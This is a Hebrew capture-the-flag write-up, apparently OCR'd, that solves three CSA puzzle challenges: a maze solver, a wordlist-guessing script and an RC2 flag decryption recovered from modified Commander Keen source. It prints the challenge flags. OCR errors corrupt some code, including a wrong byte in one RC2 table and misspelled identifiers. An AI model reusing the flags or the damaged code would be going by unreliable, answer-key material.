- השיטה הנפוצה לביצוע backtracking היא באמצעות רקורסיה. עם זאת, במקרה זהה מספר הצעדים הדרושים לפתרון המבוך הוא מאד גבוה וכן בחורנו במימוש באמצעות מחסנית.
- אחת לכמה זמן, הקוד בודק את מיקומו הנוכחי מול פקודת c על מנת לוודא הנחות
- הקוד מתחילה לבדוק באמצעות פקודת g בכל 50 צעדים, משיקולי יעילות. כאשר g מוחזר מרחק ממשי, הבדיקה מצטמצמת לפעם בשני צעדים על מנת למצוא מספיק דוגמאות עבור חיתוך במהירות
- הקוד מציר מפה בכל 100 צעדים
- ניתן לשמר את התוצאה של פקודת ? בזיכרון מطمון על מנת להימנע מביצוע שאלות מיותרות בעת חזרה לנקודה קודמת
- לעיתים שלוש נקודות מסוימות אין אפשרות ל-z על מנת לבצע חיתוך משיקולי דיק (precision), לכן במידה ולא נמצא פתרון הקוד ימשיך לחפש נקודות נוספות ונסה לבצע חיתוך באמצעות שלוש דוגמאות אקראיות מתוך הנקודות הידועות

נ裏ץ את הקוד ונתקבל:

```
root@kali:/media/sf_CTFs/checkpoint/Amaze_me# python3 solve.py
[+] Opening connection to maze.csa-challenge.com on port 80: Done
[*] Starting from (187, 101)
[+] Searching for treasure....: Done
[*] (72, 210): Distance from treasure is sqrt(1746)
[*] (74, 210): Distance from treasure is sqrt(1906)
[*] (74, 208): Distance from treasure is sqrt(1850)
[DistanceMarker(coordinate=Coordinate(row=74, column=208), distance_sqrt=1850),
 DistanceMarker(coordinate=Coordinate(row=72, column=210), distance_sqrt=1746),
 DistanceMarker(coordinate=Coordinate(row=74, column=210), distance_sqrt=1906)]
[*] Trying to triangulate treasure using samples:
    None
[*] Treasure should be at (33, 195)
[+] Receiving all data: Done (1028)
[*] Closed connection to maze.csa-challenge.com port 80
[+] Congrats you found the treasure. your flag is:
    CSA{1_Wa5_50_aMa23D_THaT_Y0U_F1ND_Y0UR_WaY_1N_MY_Ma23}
```

המפה עברו הפתרון הנוכחי:



אתגר #50 ,Programming (קטגורית Tricky Guess : נקודות)

All you need to know is: netcat tricky-guess.csa-challenge.com 2222

לאתגר צורף קובץ עם רשימה מילימ.

פתרון


נתחבר לשרת המצויר:

```
root@kali:/media/sf_CTFs/checkpoint/Tricky_Guess# nc tricky-guess.csa-challenge.com 2222
In this tricky game we have randomized a word out of a given wordlist.
Your job is to guess that word.
On each guess we will provide you number of characters you were correct with,
without any indication upon what characters or their position.
You have multiple limitations though:
- On each run a new word is randomized.
- You have 15 tries.
- We are limiting the connection to 30 seconds.
```

To block bruteforce we will show you the next cat and wait...



GO !



עלינו לנחש בתוך 15 ניסיונות מהי המילה שהשרת בחר, מתוך רשימת המילים שקיבלנו. בראשימה 10,000 "מילים", כולל בסגנון הבא:

```
root@kali:/media/sf_CTFs/checkpoint/Tricky_Guess# cat words.txt | head
krzvctoxdnya
mxehqdbglvjs
mishdcerlfzk
qjecszbhhard
upbikezhrgqj
etmwcbnvkjgz
jrxlizuhbtve
slaqpfcmygfz
rnhvjicedgzp
plgexuarvmsz
```

לפי התיאור, עבור כל ניחוש נקבל את מספר התווים המשותפים לפתרון, ללא שום אינדיקציה באילו תווים מדובר והאם המיקום שלהם נכון. לדוגמה:

```
krzvctoxdnya
5
mxehqdbglvjs
6
mishdcerlfzk
6
qjecszbhhard
5
```

יש לנו בסך הכל 15 ניסיונות. כדי לפתור את האתגר זהה, נשתמש בגישה הבסיסית ביותר שניתן לחושב עליו: ננסה לנחש מילה, נקבל את מספר התווים המשותפים, נסמן החוצה אל כל המילים שבו מספר התווים לא מתאים, וננסה שנית.

```
from pwn import *
import random

def main():
    with open("words.txt") as f:
        words = [word.rstrip() for word in f.readlines()]

    r = remote("tricky-guess.csa-challenge.com", 2222)
    r.recvuntil("GO !\n")

    for i in range(16):
        log.info("Number of words: {}".format(len(words)))
        choice = random.choice(words)
        r.sendline(choice)
        log.info(f"\tGuessing: '{choice}'")
        response = r.recvline()
        try:
            common_chars = int(response)
            log.info(f"\tNumber of common characters: {common_chars}")
        except:
            return response
        words = list(filter(lambda x: len(set(choice).intersection(x)) == common_chars, words))

    if __name__ == "__main__":
        flag = main()
        log.success("Flag: {}".format(flag.decode("ascii")))
```

מפתח, אבל זה עובד:

```
root@kali:/media/sf_CTFs/checkpoint/Tricky_Guess# python3 solve.py
[+] Opening connection to tricky-guess.csa-challenge.com on port 2222: Done
[*] Number of words: 10000
[*]     Guessing: 'ietbqaysmjpk'
[*]     Number of common characters: 6
[*] Number of words: 2852
[*]     Guessing: 'tvrkcibmonfe'
[*]     Number of common characters: 5
[*] Number of words: 735
[*]     Guessing: 'icjpwqdelrhm'
[*]     Number of common characters: 5
[*] Number of words: 195
[*]     Guessing: 'yotrzfpawegj'
[*]     Number of common characters: 9
[*] Number of words: 2
[*]     Guessing: 'malyfxjwegot'
[+] Flag: csa{4ll_th3sE_3v1l_c475_g3n3r4T1nG_w0rd5}
```

אתגר #10 ,Programming (Katgoriyat Stateful Keen :#70 נקודות)

Welcome to the land of CSA!

In this challenge you'll help our CSA hero KEEN to find the lost FLAG :)

The flag is hidden somewhere in the game code.

To complete the mission you'll have to use the attached game code.

IMPORTANT: submit the flag in the following format: CSA{...}.

לאתגר צורף קובץ ארכיון.

פתרונות

נבדוק את קובץ הארכיון המצורף:

```
root@kali:/media/sf_CTFs/checkpoint/Stateful_Keen/stateful-keen/Source# ls
audiokdr.h    id_in.h      id_us.h      kd_act2.c    lzhuff.h
gelib.c        id_mm.c      id_us_s.c    kd_def.h    lzw.h
gelib.h        id_mm.h      id_vw_a.asm  kd_demo.c   README.md
graphkdr.equ   id_rf_a.asm id_vw_ac.asm kd_keen.c   sl_file.h
graphkdr.h     id_rf.c      id_vw_ae.asm kd_main.c   soft.c
id_asm.equ    id_rf.h      id_vw.c      kd_play.c   soft.h
id_ca.c       id_sd.c      id_vw.h      kdreams.prj static
id_ca.h       id_sd.h      jam_io.c    LICENSE
id_heads.h    id_us_a.asm  jam_io.h    lscr
id_in.c       id_us.c      kd_act1.c   lzhuf.c
```

הקובץ מכיל את קבצי המשחק הנוטלגי [Commander Keen in Keen Dreams](#), אשר שוחררו לציבור

לפניהם מספר שנים זמינים ב-[GitHub](#).

אולם, אם נוריד את הקבצים ששוחררו לציבור ונשווה אותם לקבצים שלנו, נגלה מספר הבדלים. למשל, הוספה של קוד לפענו RC2:

```

    US_DisplayHighScores(n);
    IN_UserInput(5 * TickBase, false);
}

    US_DisplayHighScores(n, res);
    IN_UserInput(5 * TickBase, false);
}

/*
 * To commemorate the 1996 RSA Data Security Conference, the following
 * code is released into the public domain by its author. Prost!
 *
 * This cipher uses 16-bit words and little-endian byte ordering.
 * I wonder which processor it was optimized for?
 *
 * Thanks to CodeView, SoftIce, and D86 for helping bring this code to
 * the public.
 */
\****

/*
 * Expand a variable-length user key (between 1 and 128 bytes) to a
 * 64-short working rc2 key, of at most "bits" effective key bits.
 * The effective key bits parameter looks like an export control hack.
 * For normal use, it should always be set to 1024. For convenience,
 * zero is accepted as an alias for 1024.
 */
void rc2_keyschedule( RC2_Schedule *key_schedule,
                      const unsigned char *key,
                      unsigned len,
                      unsigned bits )
{
    unsigned char x;
    unsigned i;
    /* 256-entry permutation table, probably derived somehow from pi */
    static const unsigned char permute[256] = {
        217,120,249,196, 25,221,181,237, 40,233,253,121, 74,160,216,157,
        198,126, 55,131, 43,118, 83,142, 98, 76,100,136, 68,139,251,162,
        23,154, 89,245,135,179, 79, 19, 97, 69,109,141, 9,129,125, 50,
        189,143, 64,235,134,183,123, 11,240,149, 33, 34, 92,107, 78,130,
        84,214,101,147,206, 96,178, 28,115, 86,192, 20,167,140,241,220,
        18,117,282, 31, 59,190,228,209, 66, 61,212, 48,163, 60,182, 38,
        111,191, 14,218, 70,105, 7, 87, 39,242, 29,155,188,148, 67, 3,
        248, 17,199,246,144,239, 62,231, 6,195,213, 47,200,102, 30,215,
        8,232,234,222,128, 82,238,247,132,170,114,172, 53, 77,106, 42,
        150, 26,210,113, 90, 21, 73,116, 75,159,208, 94, 4, 24,164,236,
        194,224, 65,110, 15, 81,203,204, 36,145,175, 80,161,244,112, 57.
\****
```

או מרכיבים מסוורים:

```

void NewGame (void)
{
    word    i;

    gamestate.worldx = 0; // spawn keen at starting spot

    gamestate.mapon = 0;
    gamestate.score = 0;
    gamestate.nextextra = 20000;
    gamestate.lives = 3;
    gamestate.flowerpowers = gamestate.boobusbombs = 0;

    for (i = 0;i < GAMELEVELS;i++)
        gamestate.leveldone[i] = false;
}

void NewGame (void)
{
    word    i;

    unsigned char arr2[24] = {0x61, 0x71, 0xf9, 0x53, 0xa6, 0x63, 0x65,
                             0x66, 0x1, 0x6, 0x50, 0x17, 0x35, 0x1c, 0x12, 0xc0, 0xfb};
    gamestate.worldx = 0; // spawn keen at starting spot

    gamestate.mapon = 0;
    gamestate.score = 0;
    gamestate.nextextra = 20000;
    gamestate.lives = 3;
    gamestate.flowerpowers = gamestate.boobusbombs = 0;

    memcpy(gamestate.second_flag,arr2,24);
    for (i = 0;i < GAMELEVELS;i++)
        gamestate.leveldone[i] = false;
}
```

טיזרים:

```

void GameOver (void)
{
    VW_InitDoubleBuffer ();
    US_CenterWindow (16,3);

    US_PrintCentered("Game Over!");

    VW_UpdateScreen ();
    IN_ClearKeysDown ();
    IN_Ack ();

}

//=====
/*
=====
= StatusWindow
=
=====
*/
void StatusWindow (void)
{
    word      x;

    // DEBUG - make this look better

    US_CenterWindow(22,7);
    US_CPrint("Status Window");
}

void GameOver (void)
{
    VW_InitDoubleBuffer ();
    US_CenterWindow (40,3);

    US_PrintCentered("Game Over! No flag for you!");

    VW_UpdateScreen ();
    IN_ClearKeysDown ();
    IN_Ack ();

}

//=====
/*
=====
= StatusWindow
=
=====
*/
void StatusWindow (void)
{
    word      x;

    // DEBUG - make this look better

    US_CenterWindow(40,7);
    US_CPrint("Status Window - the flag isn't here (;");
}

```

שינוי state

```

void KeenDieThink (objtype *ob)
{
    ob++;           // shut up compiler
    playstate = died;
}

void KeenDieThink (objtype *ob)
{
    switch(gamestate.mapon){
        case 4:
            ob->state->chosenshapenum = s_keendie3.rightshapenum;
            gamestate.key_index = gamestate.mapon;
            break;
        case 14:
            ob->state->chosenshapenum = s_keendie3.leftshapenum;
            gamestate.key_index = 6;
            break;
    }

    ob++;           // shut up compiler
    playstate = died;
}

```

אקלוס מערכים בזמן ריצה:

```

if (ob->state == state) {
    ob->state = state->nextstate; // go to next state
    else if (!ob->state)
        return 0; // object removed itself
    return excessstics;
}

if (ob->state == state) {
    if (ob==player && ob->state->chosenshapenum>0 && gamestate.key_index<16) {
        CP_InitRndT((word)ob->state->chosenshapenum);
        gamestate.key[gamestate.key_index] = CP_RndT();
        gamestate.key_index++;
        gamestate.key[gamestate.key_index] = CP_RndT();
    }
    ob->state = state->nextstate; // go to next state
}
else if (!ob->state)
    return 0; // object removed itself
return excessstics;

```

והצגה של מידע מפוענה בסוף המשחק באמצעות טבלת השאים:

```

    GameOver ();
done:
    cities = 0;
    for (i= 1; i<=16; i++)
        if (gamerate.leveldone[i])
            cities++;
    US_CheckHighScore (gamerate.score,cities);
    VW_ClearVideo (FIRSTCOLOR);
}

done:
    memset(res,0,64);
    rc2_cc_set_key(&cx,gamerate.key,16);
    for (i=0;i<24;i=i+8) {
        rc2_cc_decrypt(&cx, gamerate.second_flag+i, res+i);
    }
    cities = 0;
    for (i= 1; i<=16; i++)
        if (gamerate.leveldone[i])
            cities++;
    US_CheckHighScore (gamerate.score,cities,res);
    VW_ClearVideo (FIRSTCOLOR);
}

```

מהסתכלות על ההבדלים ניתן לראות שהמערך gamestate.key שנבנה בזמן ריצה משמש לפענוח gamestate.key שמאוחתל ממערך קבוע. לכן, אם נצליח לבנות בעצמנו את key, gamestate.second_flag יוכל לפענוח את הדגל עצמאית.

המפתח מאוכלס בפונקציה DoActor שמציצה את הגיבור במצב הנוכחי שלו. הקוד שאחרראי לכך הוא:

```

if (ob==player && ob->state->chosenshapenum<0 && gamestate.key_index<16)
{
    CP_InitRndT ((word)ob->state->chosenshapenum);
    gamestate.key[gamestate.key_index] = CP_RndT();
    gamestate.key_index++;
    gamestate.key[gamestate.key_index] = CP_RndT();
}

```


ה-key_index משתנה בהתאם למצבים השונים, למשל אם קין מת:

```

void KeenDieThink (objtype *ob)
{
    switch (gamerate.mapon) {
    case 4:
        ob->state->chosenshapenum = s_keendie3.rightshapenum;
        gamestate.key_index = gamestate.mapon;
        break;
    case 14:
        ob->state->chosenshapenum = s_keendie3.leftshapenum;
        gamestate.key_index = 6;
        break;
    }

    ob++;           // shut up compiler
    playstate = died;
}

```



או אם הוא חשוב:


```
void KeenWalkThink (objtype *ob)
{
    int move;

    if (ob->state == &s_keenwalk1) {
        ob->state->chosenshapenum = s_keenwalk1.rightshapenum;
        gamestate.key_index = 8;
    }
    else if (ob->state == &s_keenwalk2) {
        ob->state->chosenshapenum = s_keenwalk2.rightshapenum;
        gamestate.key_index = 10;
    }
    else if (ob->state == &s_keenwalk3) {
        ob->state->chosenshapenum = s_keenwalk3.rightshapenum;
        gamestate.key_index = 12;
    }
    else if (ob->state == &s_keenwalk4) {
        ob->state->chosenshapenum = s_keenwalk4.rightshapenum;
        gamestate.key_index = 14;
    }
}
```

ניתן לראות שמתבצעת קריאה לפונקציה בשם CP_RndT() על מנת לקבל את הערך, מה שעשו לחתת את הרושם המוטעה שהערך שהמפתח מקבל הינו אקריאי. אולם, למעשה, המספרים האקריאים במשחק מגיעים מטבלה גדולה של ערכים קבועים שרק נראים אקריאים:

```
rndtable db  0,   8, 109, 220, 222, 241, 149, 107,  75, 248, 254, 140,  16,   66
         db  74,  21, 211,  47,  80, 242, 154,  27, 205, 128, 161,  89,  77,  36
         db  95, 110,  85,  48, 212, 140, 211, 249,  22,  79, 200,  50,  28, 188
         db  52, 140, 202, 120,  68, 145,  62,  70, 184, 190,  91, 197, 152, 224
         db 149, 104,  25, 178, 252, 182, 202, 182, 141, 197,   4,  81, 181, 242
         db 145,  42,  39, 227, 156, 198, 225, 193, 219,  93, 122, 175, 249,   0
         db 175, 143,  70, 239,  46, 246, 163,  53, 163, 109, 168, 135,   2, 235
         db  25,  92,  20, 145, 138,  77,  69, 166,  78, 176, 173, 212, 166, 113
         db  94, 161,  41,  50, 239,  49, 111, 164,  70,  60,   2,  37, 171,  75
         db 136, 156,  11,  56,  42, 146, 138, 229,  73, 146,  77,  61,  98, 196
         db 135, 106,  63, 197, 195,  86,  96, 203, 113, 101, 170, 247, 181, 113
         db  80, 250, 108,   7, 255, 237, 129, 226,  79, 107, 112, 166, 103, 241
         db  24, 223, 239, 120, 198,  58,  60,  82, 128,   3, 184,  66, 143, 224
         db 145, 224,  81, 206, 163,  45,  63,  90, 168, 114,  59,  33, 159,  95
         db  28, 139, 123,  98, 125, 196,  15,  70, 194, 253,  54,  14, 109, 226
         db  71,  17, 161,  93, 186,  87, 244, 138,  20,  52, 123, 251,  26,  36
         db  17,  46,  52, 231, 232,  76,  31, 221,  84,  37, 216, 165, 212, 106
         db 197, 242,  98,  43,  39, 175, 254, 145, 190,  84, 118, 222, 187, 136
         db 120, 163, 236, 249
```

כלומר, בפועל יש לנו את כל המידע שאנו צריכים על מנת לבצע את פענוח הדגל הצד, מבליל לשחק במשחק.



ניקח את כל מה שצרי רוץ הצדה לקובץ C חדש:

```
#include <stdio.h>

typedef unsigned int word;

extern void CP_InitRndT(word seed);
extern int CP_RndT(void);

typedef struct rc2_key_st {
    unsigned short xkey[64];
} RC2_Schedule;

void rc2_keyschedule( RC2_Schedule *key_schedule,
                      const unsigned char *key,
                      unsigned len,
                      unsigned bits );

void rc2_encrypt( const RC2_Schedule *key_schedule,
                  const unsigned char *plain,
                  unsigned char *cipher );

void rc2_decrypt( const RC2_Schedule *key_schedule,
                  unsigned char *plain,
                  const unsigned char *cipher );

#ifdef __cplusplus
extern "C" {
#endif

int rc2_cc_set_key(RC2_Schedule *cx, const void *rawKey, size_t keyLength);
void rc2_cc_encrypt(RC2_Schedule *cx, const void *blockIn, void *blockOut);
void rc2_cc_decrypt(RC2_Schedule *cx, const void *blockIn, void *blockOut);


#ifdef __cplusplus
}
#endif

#define MaxHighName 57
#define MaxScores 10
typedef struct
{
    char name[MaxHighName + 1];
    long score;
    word completed;
} HighScore;

static HighScore Scores[MaxScores] =
{
    {"",10000}, {"",10000}, {"",10000}, {"",10000}, {"",10000},
    {"",10000}, {"",10000}, {"",10000}, {"",10000}, {"",10000}
};

unsigned char key[16];
unsigned char second_flag[24];
unsigned char arr2[24] = {0x61, 0x71, 0xf9, 0x53, 0xa6, 0x63, 0x65, 0x2, 0xc7,
0x15, 0xf0, 0x70, 0xf1, 0x95, 0x66, 0x1, 0x6, 0x50, 0x17, 0x35, 0x1c, 0x12,
0xc0, 0xfb};

void set_key(int l_chosenShapeNum, int l_key_index)
{
    if (l_chosenShapeNum>0 && l_key_index<16) {
        CP_InitRndT((word)l_chosenShapeNum);
        key[l_key_index] = CP_RndT();
        l_key_index++;
        key[l_key_index] = CP_RndT();
```



```
}

void main (void)
{
    RC2_Schedule cx;
    char res[64];
    int i;

    memcpy(second_flag,arr2,24);

    set_key(93, 0);
    set_key(100, 2);
    set_key(137, 4);
    set_key(137, 6);
    set_key(73, 8);
    set_key(74, 10);
    set_key(75, 12);
    set_key(76, 14);

    memset(res,0,64);
    rc2_cc_set_key(&cx,key,16);
    for (i=0;i<24;i+=8) {
        rc2_cc_decrypt(&cx, second_flag+i, res+i);
    }


    for (i=0;i<24;i+=8) {
        memcpy(Scores[i/8].name,res+i,8);
        printf("%s", Scores[i/8].name);
    }
}

void rc2_keyschedule( RC2_Schedule *key_schedule,
                      const unsigned char *key,
                      unsigned len,
                      unsigned bits )
{
    unsigned char x;
    unsigned i;
    /* 256-entry permutation table, probably derived somehow from pi */
    static const unsigned char permute[256] = {
        217,120,249,196, 25,221,181,237, 40,233,253,121, 74,160,216,157,
        198,126, 55,131, 43,118, 83,142, 98, 76,100,136, 68,139,251,162,
        23,154, 89,245,135,179, 79, 19, 97, 69,109,141, 9,129,125, 50,
        189,143, 64,235,134,183,123, 11,240,149, 33, 34, 92,107, 78,130,
        84,214,101,147,206, 96,178, 28,115, 86,192, 20,167,140,241,220,
        18,117,202, 31, 59,190,228,209, 66, 61,212, 48,163, 60,182, 38,
        111,191, 14,218, 70,105, 7, 87, 39,242, 29,155,188,148, 67, 3,
        248, 17,199,246,144,239, 62,231, 6,195,213, 47,200,102, 30,215,
        8,232,234,222,128, 82,238,247,132,170,114,172, 53, 77,106, 42,
        150, 26,210,113, 90, 21, 73,116, 75,159,208, 94, 4, 24,164,236,
        194,224, 65,110, 15, 81,203,204, 36,145,175, 80,161,244,112, 57,
        153,124, 58,133, 35,184,180,122,252, 2, 54, 91, 37, 85,151, 49,
        45, 93,250,152,227,138,146,174, 5,223, 41, 16,103,108,186,201,
        211, 0,230,207,225,158,168, 44, 99, 22, 1, 63, 88,226,137,169,
        13, 56, 52, 27,171, 51,255,176,187, 72, 12, 95,185,177,205, 46,
        197,243,219, 71,229,165,156,119, 10,166, 32,104,254,127,193,173
    };
    if (!bits)
        bits = 1024;
    memcpy(&key_schedule->xkey, key, len);
    /* Phase 1: Expand input key to 128 bytes */
    if (len < 128) {
        i = 0;
        x = ((unsigned char *)key_schedule->xkey)[len-1];
```

```

do {
    x = permute[(x + ((unsigned char *)key_schedule->xkey)[i++]) & 255];
    ((unsigned char *)key_schedule->xkey)[len++] = x;
} while (len < 128);
}
/* Phase 2 - reduce effective key size to "bits" */
len = (bits+7) >> 3;
i = 128-len;
x = permute[((unsigned char *)key_schedule->xkey)[i] & (255 >> (7 & -bits))];
((unsigned char *)key_schedule->xkey)[i] = x;
while (i--) {
    x = permute[ x ^ ((unsigned char *)key_schedule->xkey)[i+len] ];
    ((unsigned char *)key_schedule->xkey)[i] = x;
}
/* Phase 3 - copy to xkey in little-endian order */
i = 63;
do {
    key_schedule->xkey[i] = ((unsigned char *)key_schedule->xkey)[2*i] +
        (((unsigned char *)key_schedule->xkey)[2*i+1] << 8);
} while (i--);
}
/************************************************************************
* Encrypt an 8-byte block of plaintext using the given key.      *
\*****
void rc2_encrypt( const RC2_Schedule *key_schedule,
                  const unsigned char *plain,
                  unsigned char *cipher )
{
unsigned x76, x54, x32, x10, i;
x76 = (plain[7] << 8) + plain[6];
x54 = (plain[5] << 8) + plain[4];
x32 = (plain[3] << 8) + plain[2];
x10 = (plain[1] << 8) + plain[0];
for (i = 0; i < 16; i++) {
    x10 += (x32 & ~x76) + (x54 & x76) + key_schedule->xkey[4*i+0];
    x10 = (x10 << 1) + (x10 >> 15 & 1);
    x32 += (x54 & ~x10) + (x76 & x10) + key_schedule->xkey[4*i+1];
    x32 = (x32 << 2) + (x32 >> 14 & 3);
    x54 += (x76 & ~x32) + (x10 & x32) + key_schedule->xkey[4*i+2];
    x54 = (x54 << 3) + (x54 >> 13 & 7);
    x76 += (x10 & ~x54) + (x32 & x54) + key_schedule->xkey[4*i+3];
    x76 = (x76 << 5) + (x76 >> 11 & 31);
    if (i == 4 || i == 10) {
        x10 += key_schedule->xkey[x76 & 63];
        x32 += key_schedule->xkey[x10 & 63];
        x54 += key_schedule->xkey[x32 & 63];
        x76 += key_schedule->xkey[x54 & 63];
    }
}
cipher[0] = (unsigned char)x10;
cipher[1] = (unsigned char)(x10 >> 8);
cipher[2] = (unsigned char)x32;
cipher[3] = (unsigned char)(x32 >> 8);
cipher[4] = (unsigned char)x54;
cipher[5] = (unsigned char)(x54 >> 8);
cipher[6] = (unsigned char)x76;
cipher[7] = (unsigned char)(x76 >> 8);
}
/************************************************************************
* Decrypt an 8-byte block of ciphertext using the given key.      *
\*****
void rc2_decrypt( const RC2_Schedule *key_schedule,
                  unsigned char *plain,
                  const unsigned char *cipher )
{

```




```
unsigned x76, x54, x32, x10, i;
x76 = (cipher[7] << 8) + cipher[6];
x54 = (cipher[5] << 8) + cipher[4];
x32 = (cipher[3] << 8) + cipher[2];
x10 = (cipher[1] << 8) + cipher[0];
i = 15;
do {
    x76 &= 65535;
    x76 = (x76 << 11) + (x76 >> 5);
    x76 -= (x10 & ~x54) + (x32 & x54) + key_schedule->xkey[4*i+3];
    x54 &= 65535;
    x54 = (x54 << 13) + (x54 >> 3);
    x54 -= (x76 & ~x32) + (x10 & x32) + key_schedule->xkey[4*i+2];
    x32 &= 65535;
    x32 = (x32 << 14) + (x32 >> 2);
    x32 -= (x54 & ~x10) + (x76 & x10) + key_schedule->xkey[4*i+1];
    x10 &= 65535;
    x10 = (x10 << 15) + (x10 >> 1);
    x10 -= (x32 & ~x76) + (x54 & x76) + key_schedule->xkey[4*i+0];
    if (i == 5 || i == 11) {
        x76 -= key_schedule->xkey[x54 & 63];
        x54 -= key_schedule->xkey[x32 & 63];
        x32 -= key_schedule->xkey[x10 & 63];
        x10 -= key_schedule->xkey[x76 & 63];
    }
} while (i--);

plain[0] = (unsigned char)x10;
plain[1] = (unsigned char)(x10 >> 8);
plain[2] = (unsigned char)x32;
plain[3] = (unsigned char)(x32 >> 8);
plain[4] = (unsigned char)x54;
plain[5] = (unsigned char)(x54 >> 8);
plain[6] = (unsigned char)x76;
plain[7] = (unsigned char)(x76 >> 8);
}

/*
 * Copyright (c) 2006 Apple Computer, Inc. All Rights Reserved.
 *
 * @APPLE_LICENSE_HEADER_START@
 *
 * This file contains Original Code and/or Modifications of Original Code
 * as defined in and that are subject to the Apple Public Source License
 * Version 2.0 (the 'License'). You may not use this file except in
 * compliance with the License. Please obtain a copy of the License at
 * http://www.opensource.apple.com/apsl/ and read it before using this
 * file.
 *
 * The Original Code and all software distributed under the License are
 * distributed on an 'AS IS' basis, WITHOUT WARRANTY OF ANY KIND, EITHER
 * EXPRESS OR IMPLIED, AND APPLE HEREBY DISCLAIMS ALL SUCH WARRANTIES,
 * INCLUDING WITHOUT LIMITATION, ANY WARRANTIES OF MERCHANTABILITY,
 * FITNESS FOR A PARTICULAR PURPOSE, QUIET ENJOYMENT OR NON-INFRINGEMENT.
 * Please see the License for the specific language governing rights and
 * limitations under the License.
 *
 * @APPLE_LICENSE_HEADER_END@
 */

int rc2_cc_set_key(
    RC2_Schedule *cx,
    const void *rawKey,
    size_t keyLength)
{
    rc2_keyschedule(cx, rawKey, keyLength, keyLength*8);
    return 0;
}
```



```
void rc2_cc_encrypt(RC2_Schedule *cx, const void *blockIn, void *blockOut)
{
    rc2_encrypt(cx, (const unsigned char *)blockIn, (unsigned char *)blockOut);
}

void rc2_cc_decrypt(RC2_Schedule *cx, const void *blockIn, void *blockOut)
{
    rc2_decrypt(cx, (unsigned char *)blockOut, (const unsigned char *)blockIn);
}
```

בקוד לעיל ביצענו כמה החלפות של קבועים עליהם בפועל על מנת לצמצם אותו (למשל `s_keendie3.leftshapenum` הוחלף ישירות בערך 137).

כמו כן, ניבא את קוד האסמלבי שאחראי על האקרואיות:

```
IDEAL
MODEL    SMALL,C

DATASEG

rndindex2    dw    ?

rndtable
db    0,     8,   109,  220,  222,  241,  149,  107,   75,  248,  254,  140,   16,   66
db    74,    21,   211,   47,   80,   242,  154,   27,  205,  128,  161,   89,   77,   36
db    95,   110,   85,   48,  212,  140,  211,  249,   22,   79,  200,   50,   28,  188
db    52,   140,  202,  120,   68,   145,   62,   70,  184,  190,   91,  197,  152,  224
db   149,  104,   25,  178,  252,  182,  202,  182,  141,  197,    4,   81,  181,  242
db   145,   42,   39,  227,  156,  198,  225,  193,  219,   93,  122,  175,  249,    0
db   175,  143,   70,  239,   46,  246,  163,   53,  163,  109,  168,  135,    2,  235
db   25,   92,   20,  145,  138,   77,   69,  166,   78,  176,  173,  212,  166,  113
db   94,  161,   41,   50,  239,   49,  111,  164,   70,   60,    2,   37,  171,   75
db  136,  156,   11,   56,   42,  146,  138,  229,   73,  146,   77,   61,   98,  196
db  135,  106,   63,  197,  195,   86,   96,  203,  113,  101,  170,  247,  181,  113
db   80,  250,  108,    7,  255,  237,  129,  226,   79,  107,  112,  166,  103,  241
db   24,  223,  239,  120,  198,   58,   60,   82,  128,    3,  184,   66,  143,  224
db  145,  224,   81,  206,  163,   45,   63,   90,  168,  114,   59,   33,  159,   95
db   28,  139,  123,   98,  125,  196,   15,   70,  194,  253,   54,   14,  109,  226
db   71,   17,  161,   93,  186,   87,  244,  138,   20,   52,  123,  251,   26,   36
db   17,   46,   52,  231,  232,   76,   31,  221,   84,   37,  216,  165,  212,  106
db  197,  242,   98,   43,   39,  175,  254,  145,  190,   84,  118,  222,  187,  136
db  120,  163,  236,   249

CODESEG

PROC    CP_InitRndT seed:word
uses   si,di
public  CP_InitRndT

    mov ax,[seed]
    and ax,Offh
    mov [rndindex2],ax

    ret
ENDP

PROC    CP_RndT
public  CP RndT

    mov bx,[rndindex2]
    mov al,[rndtable+BX]
    inc bx
    and bx,Offh
    mov [rndindex2],bx
